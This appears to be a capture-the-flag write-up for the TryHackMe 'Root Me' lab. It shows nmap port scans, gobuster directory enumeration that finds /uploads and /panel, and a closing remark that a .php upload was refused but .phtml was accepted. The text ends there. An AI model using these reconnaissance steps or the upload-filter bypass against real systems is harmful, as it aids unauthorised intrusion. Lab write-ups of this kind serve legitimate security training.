

Root Me


Scaning



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ nmap 10.10.115.191 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 14:40 PKT
Nmap scan report for 10.10.115.191
Host is up (0.23s latency).
All 1000 scanned ports on 10.10.115.191 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ nmap 10.10.115.191 --top-ports 20 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 14:43 PKT
Nmap scan report for 10.10.115.191
Host is up (0.24s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   open   http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  closed msrpc
139/tcp  closed netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  closed microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ nmap 10.10.115.191 -sC -sV -p 22,80 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 14:44 PKT
Nmap scan report for 10.10.115.191
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
```


Enumeration

Website Enumeration :


- Nothing special in home page source code.




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/PHP.fuzz.txt -u http://10.10.115.191
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.115.191
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/PHP.fuzz.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 104 / 105 (99.05%)
===============================================================
Finished
===============================================================
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/apache.txt -u http://10.10.115.191
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.115.191
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/apache.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
Progress: 33 / 34 (97.06%)
===============================================================
Finished
===============================================================
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/Apache.fuzz.txt -u http://10.10.115.191
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.115.191
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/Apache.fuzz.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.bak        (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
Progress: 8531 / 8532 (99.99%)
===============================================================
Finished
===============================================================
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/root_me]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.115.191
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.115.191
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 316] [--> http://10.10.115.191/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://10.10.115.191/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.115.191/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.115.191/panel/]
Progress: 18136 / 220561 (8.22%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 18136 / 220561 (8.22%)
===============================================================
Finished
===============================================================
```

- Got **/panel** from here.
- This enables user to upload a file. I tried **.php** but it was rejected.
- Then i tried **phtml** and it was uploaded successfully.

